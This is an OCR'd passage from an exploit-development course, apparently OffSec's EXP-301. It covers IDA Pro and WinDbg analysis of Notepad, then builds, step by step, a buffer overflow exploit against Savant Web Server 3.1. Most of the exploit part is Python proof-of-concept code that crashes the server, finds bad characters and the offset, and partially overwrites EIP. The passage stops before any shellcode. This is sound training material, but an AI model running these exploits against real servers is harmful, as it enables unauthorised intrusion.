


Figure 58: Call to ReadFile in a subsequent basic block

[140] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-createfilew

[141] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-readfile

From the highlighted portion of Figure 58, we notice that the content of EAX at address 0xF250A4 is noted by IDA Pro as "lpBuffer". According to the *ReadFile* documentation, this is a pointer to the memory buffer that receives the data read from a file.

Let's verify that this basic block is indeed the one used by Notepad to invoke *ReadFile*. We can do this by setting a breakpoint on the address 0xF250A6 and letting execution continue:

```
0:000> bp f250a6

0:000> g
Breakpoint 1 hit
eax=007fec28 ebx=00000640 ecx=3b76cea0 edx=00000000 esi=00bf7794 edi=04b88178
eip=00f250a6 esp=007febf8 ebp=007ff02c iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200217
notepad!UpdateEncoding+0x7e:
00f250a6 ff15c401f400    call    dword ptr [notepad!_imp__ReadFile (00f401c4)]
ds:0023:00f401c4={KERNEL32!ReadFile (75c2c5e0)}

0:000> dds esp L5
007febf8  00000640
007febfc  007fec28
007fec00  00000400
007fec04  007fec20
007fec08  00000000
```

Listing 163 - Continue execution to the call into ReadFile

In Listing 163, we find that our breakpoint is triggered and the first argument, as highlighted, is the same file handle returned by *CreateFileW* earlier.

To identify the file's contents, we'll note the highlighted address of the output buffer in the listing above and step over the call to *ReadFile*:

```
0:000> p
eax=00000001 ebx=00000640 ecx=3b092550 edx=77e71670 esi=00bf7794 edi=04b88178
eip=00f250ac esp=007fec0c ebp=007ff02c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
notepad!UpdateEncoding+0x84:
00f250ac 85c0            test    eax,eax

0:000> da 007fec28
007fec28  "Test ..w."
```

Listing 164 - Locating the file contents

After performing the call to *ReadFile*, we notice that the output buffer (displayed with **da**) has been populated with the content we put in the text file.

While not surprising, this simple example demonstrate how we can use IDA Pro and WinDbg to easily navigate the execution flow and make educated guesses about addresses that warrant our attention.

5.2.2.1 Exercises

1. Repeat the analysis shown in this section, making use of both WinDbg and IDA Pro.

2. Place a breakpoint on *CreateFileW* and save a file with Notepad. Attempt to locate where a subsequent call to *WriteFile*[142] is performed by using IDA Pro and WinDbg together.

5.3 Wrapping Up

This module introduced us to the IDA Pro interface and features. We also covered how to use IDA Pro as a static analysis tool to support our dynamic analysis in WinDbg.

Since we will often rely on these skills in subsequent modules, it is important to get comfortable practicing with IDA Pro.

[142] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-writefile

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

6 Overcoming Space Restrictions: Egghunters

In some cases, a vulnerability only provides us with a very small buffer that we can use after a memory corruption. In such cases, it can be difficult for the attacker to reliably position a larger payload at a predictable location in memory.

Sometimes, depending on the vulnerability or application, it's possible to store a larger payload somewhere else in the address space of the process. In a situation like this, the *Egghunter* technique may be an effective exploitation methodology.

In this module, we will explore a vulnerability[143] in the Savant[144] Web Server version 3.1.[145] We are going to deal with space restrictions, bad characters that impact the exploit development, and a partial instruction pointer overwrite.

Overcoming these obstacles and understanding how an Egghunter works will help us develop a reliable and portable exploit.

6.1 Crashing the Savant Web Server

The vulnerable application is already installed on the dedicated Windows 10 client, so we can launch it either by using the icon pinned on the taskbar or by searching for "Savant Web Server" in the *Start* menu. This will open the application window and start the web server on port 80.




Figure 59: Savant Web Server application Window

According to the public CVE[146] and proof of concept, sending a large HTTP *GET* request to the target triggers the vulnerability. Let's review the proof of concept and attempt to crash the Savant Web Server.

[143] (Exploit-db, 2012), https://www.exploit-db.com/exploits/38079

[144] (Savant Web Server), http://savant.sourceforge.net

[145] (Exploit-db, 2012), https://www.exploit-db.com/exploits/18401

[146] (CVE Details), https://www.cvedetails.com/cve/CVE-2002-1120/

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

```
#!/usr/bin/python
import socket
import sys
from struct import pack

try:
  server = sys.argv[1]
  port = 80
  size = 260

  httpMethod = b"GET /"
  inputBuffer = b"\x41" * size
  httpEndRequest = b"\r\n\r\n"

  buf = httpMethod + inputBuffer +  httpEndRequest

  print("Sending evil buffer...")
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect((server, port))
  s.send(buf)
  s.close()

  print("Done!")

except socket.error:
  print("Could not connect!")
```

Listing 165 - egghunter_0x01.py: Triggering the vulnerability

In Listing 165, we set our buffer to the HTTP GET method followed by 260 0x41 (A in ASCII) bytes. The size of the buffer was taken from the public exploit. Finally, we end the request with the carriage return and two new lines.

Before running our proof of concept, we need to make sure to attach WinDbg to the Savant.exe process.

```
(1040.1b84): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\Savant\Savant.exe
eax=ffffffff ebx=01805718 ecx=6f2d6175 edx=00000000 esi=01805718 edi=0041703c
eip=41414141 esp=01b8ea2c ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
41414141 ??              ???
```

Listing 166 - WinDbg catching the first access violation

Once we run our proof of concept, WinDbg should catch an access violation as shown above in Listing 166.

Good. It seems that by sending our proof of concept, we can gain control over the instruction pointer. Now let's convert this initial proof of concept into a fully working exploit.

6.1.1.1 Exercises

1. Start the Savant Web Server application and attach WinDbg to the process.
2. Run the first proof of concept and verify that you can overwrite the instruction pointer.

6.2 Analyzing the Crash in WinDbg

At first glance, it would appear that we are dealing with a typical stack overflow where we have full control over the instruction pointer. However, after some analysis, we begin to notice some interesting peculiarities.

In a vanilla stack overflow, such as the one covered in a previous module, the ESP register would point to our controlled buffer, which would store the shellcode. The buffer would then overwrite the instruction pointer with an assembly instruction, such as JMP ESP, that would redirect the execution flow to our shellcode.

Inspecting the stack in WinDbg reveals that ESP points to our controlled buffer, but in this case we only have three bytes available for our shellcode. Because of this, we cannot place our shellcode as we would in a vanilla stack overflow. We will examine how to deal with this restriction later.

```
0:004> dds @esp L5
01b8ea2c  00414141 Savant+0x14141
01b8ea30  01b8ea84
01b8ea34  0041703c Savant+0x1703c
01b8ea38  01805718
01b8ea3c  01805718
```

Listing 167 - Inspecting the stack after the crash

Whenever we are dealing with a limited amount of space, we should first attempt to increase the size of the buffer we send to determine if this results in more space for our overflow.

However, after attempting this, we determine that increasing the size of the buffer in our proof of concept by even one byte will cause a different crash where we do not gain control over the instruction pointer:

```
(1670.1694): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\Savant\Savant.exe
*** ERROR: Module load completed but symbols could not be loaded for
C:\Savant\Savant.exe
eax=41414141 ebx=016456d0 ecx=81914a60 edx=00000001 esi=016456d0 edi=0041703c
eip=0040c05f esp=02fee6b8 ebp=02feea24 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
Savant+0xc05f:
0040c05f 8b08            mov     ecx,dword ptr [eax]  ds:0023:41414141=????????
```

Listing 168 - Causing a different crash by increasing the size of the input buffer

In addition to being limited in size, our buffer is null-byte terminated. This is most likely because it is being stored as a string. Let's make a note of this, as it is something that we will abuse later on in the module.

Continuing our crash analysis, let's determine if any of the registers point to our buffer. This would allow us to overwrite EIP with an indirect JMP to the register and redirect execution to our buffer.

Unfortunately, none of the registers point to our buffer at the time of the overflow. As a last check, let's inspect the stack to determine if it contains any pointers to our buffer.

The second DWORD on the stack is interesting because it points to a memory location that is very close to our current stack pointer. Let's inspect this memory address with WinDbg to determine if it points to any interesting data.

```
0:004> dds @esp L2
01b8ea2c  00414141 Savant+0x14141
01b8ea30  01b8ea84

0:004> dc poi(esp+4)
01b8ea84  00544547 00000000 00000000 00000000  GET.............
01b8ea94  00000000 00000000 4141412f 41414141  ......../AAAAAAA
01b8eaa4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
01b8eab4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
01b8eac4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
01b8ead4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
01b8eae4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
01b8eaf4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
```

Listing 169 - Inspecting the memory address that points further down the stack

According to the output from Listing 169, at the time of the crash, the second DWORD on the stack points to the HTTP method, followed by several null bytes and then our controlled buffer.

Now that we have a good understanding of the limitations in our current case study in terms of available space as well as a pointer to our buffer, we can continue with the exploit development process.

6.2.1.1 Exercises

1. Verify the space limitation after triggering the access violation.
2. Attempt to increase the buffer size and determine if the conditions of the crash change.
3. Can you tell why it is important that our buffer is stored as a string in memory?
4. Run the proof of concept multiple times and confirm that the second DWORD always points to the HTTP method as shown in this section.

6.3 Detecting Bad Characters

Apart from the space limitations, our next step is to determine the bad characters of our overflow. We will update our initial buffer to include all possible hex characters as shown below.

```
...
try:
  server = sys.argv[1]
  port = 80
  size = 260

  badchars = (
    b"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c"
    b"\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19"
    b"\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26"
```

```
    b"\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33"
    b"\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d"
    b"\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a"
    b"\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67"
    b"\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74"
    b"\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81"
    b"\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e"
    b"\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b"
    b"\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8"
    b"\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5"
    b"\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2"
    b"\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf"
    b"\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc"
    b"\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9"
    b"\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6"
    b"\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

  httpMethod = b"GET /"
  inputBuffer = badchars
  inputBuffer+= b"\x41" * (size - len(inputBuffer))
  httpEndRequest = b"\r\n\r\n"
...
```

Listing 170 - egghunter_0x02.py: Detecting bad characters

Running the proof of concept against the vulnerable software does not seem to cause a crash. This is most likely the result of a bad character. In order to identify which of the bad characters prevent Savant from crashing, we will modify our proof of concept and comment out the first half of the lines from the *badchars* variable.

```
...
try:
  server = sys.argv[1]
  port = 80
  size = 260

  badchars = (
    #b"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c"
    #b"\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19"
    #b"\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26"
    #b"\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33"
    #b"\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    #b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d"
    #b"\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a"
    #b"\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67"
    #b"\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74"
    #b"\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81"
    b"\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e"
    b"\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b"
    b"\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8"
    b"\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5"
    b"\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2"
    b"\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf"
    b"\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc"
    b"\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9"
```

```
    b"\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6"
    b"\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
    )

  httpMethod = b"GET /"
  inputBuffer = badchars
  inputBuffer+= b"\x41" * (size - len(inputBuffer))
  httpEndRequest = b"\r\n\r\n"
...
```

Listing 171 - egghunter_0x02.py: Commenting out lines in the badchars variable

After running the updated proof of concept (Listing 171), we successfully overwrite the instruction pointer. This indicates that the problematic characters are not present within the last half of the *badchars* variable, which is not commented out.

```
(1dac.1b98): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\Savant\Savant.exe
eax=ffffffff ebx=019d57b0 ecx=b4797e20 edx=00000000 esi=019d57b0 edi=0041703c
eip=41414141 esp=01bdea2c ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
41414141 ??              ???
```

Listing 172 - Overwriting the instruction pointer after commenting out part of the badchars variable

We can also confirm that none of our characters have been mangled in memory using WinDbg.

```
0:005> db esp - 0n257
01bde92b  82 83 84 85 86 87 88 89-8a 8b 8c 8d 8e 8f 90 91  ................
01bde93b  92 93 94 95 96 97 98 99-9a 9b 9c 9d 9e 9f a0 a1  ................
01bde94b  a2 a3 a4 a5 a6 a7 a8 a9-aa ab ac ad ae af b0 b1  ................
01bde95b  b2 b3 b4 b5 b6 b7 b8 b9-ba bb bc bd be bf c0 c1  ................
01bde96b  c2 c3 c4 c5 c6 c7 c8 c9-ca cb cc cd ce cf d0 d1  ................
01bde97b  d2 d3 d4 d5 d6 d7 d8 d9-da db dc dd de df e0 e1  ................
01bde98b  e2 e3 e4 e5 e6 e7 e8 e9-ea eb ec ed ee ef f0 f1  ................
01bde99b  f2 f3 f4 f5 f6 f7 f8 f9-fa fb fc fd fe ff 41 41  ..............AA
```

Listing 173 - Verifying that the characters are not mangled in memory

We'll repeat this process by uncommenting one line at the time and inspecting the result after running our proof of concept against the vulnerable software with the debugger attached.

If the application does not crash, or if we encounter a different crash which does not overwrite the instruction pointer, we can safely assume that the previously uncommented line contains bad characters. Once we identify the problematic line of characters, we can send each character from that line individually to the application until we identify the bad characters.

Following this process of filtering out the bad characters, we determine that some, such as 0x0A, prevent the vulnerable application from crashing. We also found that other characters, such as 0x0D, cause a completely different crash.

The list of all bad characters is shown below.

```
0x00, 0x0A, 0x0D, 0x25
```

Listing 174 - List of bad characters

With the list of bad characters and the crash analysis we did earlier, it's time to move on. Next, we'll gain control of the execution flow.

6.3.1.1 Exercises

1. Update your proof of concept to include all possible hex characters.
2. Run the proof of concept multiple times until you determine all the bad characters.

6.4 Gaining Code Execution

Before dealing with the space limitations, let's try to determine the exact offset to our instruction pointer overwrite. We will use **msf-pattern_create** for the unique string and then replace it in our current proof of concept.

```
...
try:
  server = sys.argv[1]
  port = 80

  httpMethod = b"GET /"
  inputBuffer =
b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7
Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af
6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4A
i5Ai"
  httpEndRequest = b"\r\n\r\n"
...
```

Listing 175 - egghunter_0x03.py: Determining the offset of our overflow

Running the proof of concept from Listing 175 sometimes causes a different access violation in which our instruction pointer is not overwritten with a unique value as expected.

```
(b94.d94): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\Savant\Savant.exe
eax=00694135 ebx=001a5778 ecx=0cfdd18b edx=00000001 esi=001a5778 edi=0041703c
eip=0040c05f esp=03dfe6b8 ebp=03dfea24 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
Savant+0xc05f:
0040c05f 8b08            mov     ecx,dword ptr [eax]  ds:0023:00694135=????????
```

Listing 176 - Triggering the overflow with the unique string

Before attempting to troubleshoot the issue with the pattern, let's quickly attempt to manually identify the offset by splitting our buffer:

```
...
try:
  server = sys.argv[1]
  port = 80

  httpMethod = b"GET /"
  inputBuffer = b"\x41" * 130
  inputBuffer+= b"\x42" * 130
```

```
  httpEndRequest = b"\r\n\r\n"
...
```

Listing 177 - egghunter_0x03_02.py: Manually determining the offset of our overflow

We restart the vulnerable application, re-attach WinDbg to it and proceed to run our updated proof of concept.

```
(1378.10b0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\Savant\Savant.exe
eax=ffffffff ebx=01925778 ecx=3373eeb6 edx=00000000 esi=01925778 edi=0041703c
eip=42424242 esp=03efea2c ebp=42424242 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
42424242 ??              ???
```

Listing 178 - Manually identifying the offset for our overwrite

The output in Listing 178 reveals that the instruction pointer is again under our control. It was also overwritten with the 0x42424242 value as shown in the upper half of our buffer.

Let's continue to further split the upper half of our buffer until we are able to accurately pinpoint the exact offset required to overwrite the instruction pointer with our 260-byte buffer. This results in a buffer of 253 bytes required prior to overwriting the instruction pointer.

This can be verified by updating our proof of concept as follows.

```
...
try:
  server = sys.argv[1]
  port = 80
  size = 260

  httpMethod = b"GET /"
  inputBuffer = b"\x41" * 253
  inputBuffer+= b"\x42\x42\x42\x42"
  inputBuffer+= b"\x43" * (size - len(inputBuffer))
  httpEndRequest = b"\r\n\r\n"
...
```

Listing 179 - egghunter_0x04.py: Testing the offset of our overflow

Running the proof of concept from Listing 179 and analyzing the crash in WinDbg confirms the offset.

```
(13a0.b24): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\Savant\Savant.exe
*** ERROR: Module load completed but symbols could not be loaded for
C:\Savant\Savant.exe
eax=ffffffff ebx=015656d0 ecx=95b16e78 edx=00000000 esi=015656d0 edi=0041703c
eip=42424242 esp=0309ea2c ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
42424242 ??              ???
```

Listing 180 - Confirming the offset from msf-pattern_offset inside WinDbg

Now that we have confirmed that the offset is correct, we need to find a good instruction to overwrite EIP with that will allow us to take control of the execution flow.

As we did in previous modules, we are going to use the *narly* WinDbg extension to list the protections of the loaded modules.

To make our exploit as portable as possible, we need to choose a module that comes with the application. In addition, the module should not be compiled with any protections. Let's load the extension and list the protections of all loaded modules.

```
0:008> .load narly
...

0:008> !nmod
00400000 00452000 Savant               /SafeSEH OFF
C:\Savant\Savant.exe
687a0000 689a9000 comctl32_687a0000    /SafeSEH ON  /GS *ASLR *DEP
C:\Windows\WinSxS\x86_microsoft.windows.common-
controls_6595b64144ccf1df_6.0.10240.17184_none_3bcab1476bcee5ec\comctl32.DLL
6ad00000 6ad0b000 winrnr               /SafeSEH ON  /GS *ASLR *DEP
C:\Windows\System32\winrnr.dll
6ad10000 6ad26000 pnrpnsp              /SafeSEH ON  /GS *ASLR *DEP
C:\Windows\system32\pnrpnsp.dll
6ad50000 6ad62000 napinsp              /SafeSEH ON  /GS *ASLR *DEP
C:\Windows\system32\napinsp.dll
...
```

Listing 181 - Loading the narly extension and listing the protections on all loaded modules

Listing 181 shows that this application does not come with any other modules besides the main executable. Additionally, the Savant.exe module, compiled without any protections, seems to be mapped at an address that starts with a null byte.

Having a null byte in the address space of the module is an issue, as the application treats our buffer as a string. A null byte, which is a string terminator, would truncate the string, preventing us from using even the small amount of space we have on the stack after overwriting the instruction pointer.

While the limitations in our current test case are strict, they are not impossible to overcome.

6.4.1.1 Exercises

1. Use msf-pattern_create and msf-pattern_offset to determine the exact offset required to overwrite the instruction pointer.
2. Use the narly extension to verify that there are no additional modules loaded in the address space of Savant.exe that are not provided by Microsoft.

6.4.2 Partial EIP Overwrite

Since the application does not come with any additional modules and the main executable, Savant.exe, contains a null byte in its address, we need a different approach.

Choosing an address from a Microsoft module would mean the exploit is dependent on whatever version of Windows is installed on our target. In addition, we would also have to deal with other mitigations that Microsoft introduces in its PEs, which we will cover in later modules.

To overcome this issue, we will abuse something we discovered during the initial analysis of the crash. Specifically, we recall that our buffer is treated as a string and therefore a null byte is added at the end of it.

Let's run our previous proof of concept once more to confirm that this behavior is consistent across multiple crashes.

```
(1738.a78): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\Savant\Savant.exe
*** ERROR: Module load completed but symbols could not be loaded for
C:\Savant\Savant.exe
eax=ffffffff ebx=003d5750 ecx=731f61bf edx=00000000 esi=003d5750 edi=0041703c
eip=42424242 esp=02fcea2c ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
42424242 ??              ???

0:003> dds @esp L4
02fcea2c  00434343 Savant+0x34343
02fcea30  02fcea84
02fcea34  0041703c Savant+0x1703c
02fcea38  003d5750
```

Listing 182 - Confirming our buffer ends with a null byte

The output from Listing 182 shows that our buffer is null-terminated on concurrent crashes. This provides us with an interesting opportunity to use a technique known as a partial EIP overwrite. Because the Savant executable is mapped in an address range that begins with a null byte, we could use the string null terminator as part of our EIP overwrite. This will allow us to redirect the execution flow to whatever assembly instruction we choose within the Savant.exe module.

Let's update our proof of concept to only overwrite the lower three bytes of the EIP register as follows.

```
...
try:
  server = sys.argv[1]
  port = 80
  size = 253

  httpMethod = b"GET /"
  inputBuffer = b"\x41" * size
  inputBuffer+= b"\x42\x42\x42"
  httpEndRequest = b"\r\n\r\n"

  buf = httpMethod + inputBuffer +  httpEndRequest
...
```

Listing 183 - egghunter_0x05.py: Attempting to partially overwrite the EIP register

After we run the proof of concept, we inspect the crash in WinDbg. According to the output from Listing 184, our partial EIP overwrite was successful.

```
(5dc.14b8): Break instruction exception - code 80000003 (first chance)
*** WARNING: Unable to verify checksum for C:\Savant\Savant.exe
*** ERROR: Module load completed but symbols could not be loaded for
C:\Savant\Savant.exe
eax=00000000 ebx=003d56d0 ecx=0000000e edx=77eb4550 esi=003d56d0 edi=0041703c
eip=00424242 esp=02efea2c ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Savant+0x24242:
00424242 cc              int     3
```

Listing 184 - Confirming our partial EIP overwrite inside WinDbg

Having overcome this hurdle, we are now able to use an instruction that is present inside the Savant.exe module. While this is a good first step, now we must decide on what instruction we want to redirect the execution flow to.

One side-effect of our partial instruction pointer overwrite is that we cannot store any data past the return address. This is because the added null byte will terminate the string. In such cases, we cannot use an instruction like JMP ESP because the ESP register will not point to our buffer.

During our initial crash analysis, we noticed that the second DWORD on the stack at the time of the crash points very close to our current stack pointer. In fact, it always seems to point to the HTTP method, followed by the rest of the data we sent.

```
0:003> dds @esp L5
02efea2c  02effe70
02efea30  02efea84
02efea34  0041703c Savant+0x1703c
02efea38  003d56d0
02efea3c  003d56d0

0:003> dc poi(@esp+0x04)
02efea84  00544547 00000000 00000000 00000000  GET.............
02efea94  00000000 00000000 4141412f 41414141  ......../AAAAAAA
02efeaa4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
02efeab4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
02efeac4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
02efead4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
02efeae4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
02efeaf4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
```

Listing 185 - Inspecting the memory address that points further down the stack

In Listing 185, we can confirm that this is still the case, even after modifying our initial proof of concept. Our goal now is to find an assembly instruction sequence that will redirect the execution flow to this data.

To do this, we can use an instruction sequence such as POP R32; RET. The first POP would remove the first DWORD from the stack. This would make ESP point to the memory address that contains our buffer starting with the HTTP GET method. After executing the RET instruction, we should be placed right at the beginning of our HTTP method. Using such an instruction sequence would mean that we will have to execute the assembly instructions generated by the GET method opcodes.

Before proceeding to find a POP R32; RET instruction sequence, let's first inspect the generated instructions from our HTTP method.

```
0:003> u poi(@esp+0x04)
02efea84 47              inc     edi
02efea85 45              inc     ebp
02efea86 54              push    esp
02efea87 0000            add     byte ptr [eax],al
02efea89 0000            add     byte ptr [eax],al
02efea8b 0000            add     byte ptr [eax],al
02efea8d 0000            add     byte ptr [eax],al
02efea8f 0000            add     byte ptr [eax],al
```

Listing 186 - Inspecting the assembly instructions generated by the "GET" string

The first instructions from Listing 186 do not seem to affect the execution flow or generate any access violations. They include an INC operation on the EDI and EBP registers followed by a PUSH instruction that pushes ESP to the stack.

The next instructions, generated by the null bytes after the HTTP method, use the ADD operation. Here, the value of the AL register is added to the value that EAX is pointing to. These types of instructions can be problematic as they operate on the assumption that EAX points to a valid memory address.

We already know that using a POP R32; RET instruction sequence will successfully redirect the execution flow to our buffer. As part of the POP instruction from our sequence, we can place the DWORD that ESP points to into the register of our choice. Let's inspect the value that will be popped by the first instruction.

```
0:003> dds @esp L5
02efea2c  02effe70
02efea30  02efea84
02efea34  0041703c Savant+0x1703c
02efea38  003d56d0
02efea3c  003d56d0

0:003> !teb
TEB at 7ffdc000
    ExceptionList:        02efff70
    StackBase:            02f00000
    StackLimit:           02efc000
    SubSystemTib:         00000000
    FiberData:            00001e00
    ArbitraryUserPointer: 00000000
    Self:                 7ffdc000
    EnvironmentPointer:   00000000
    ClientId:             000005dc . 000014b8
    RpcHandle:            00000000
    Tls Storage:          0028f508
    PEB Address:          7ffdb000
    LastErrorValue:       0
    LastStatusValue:      c000000d
    Count Owned Locks:    0
    HardErrorMode:        0
```

Listing 187 - Inspecting the DWORD that will be popped into a register

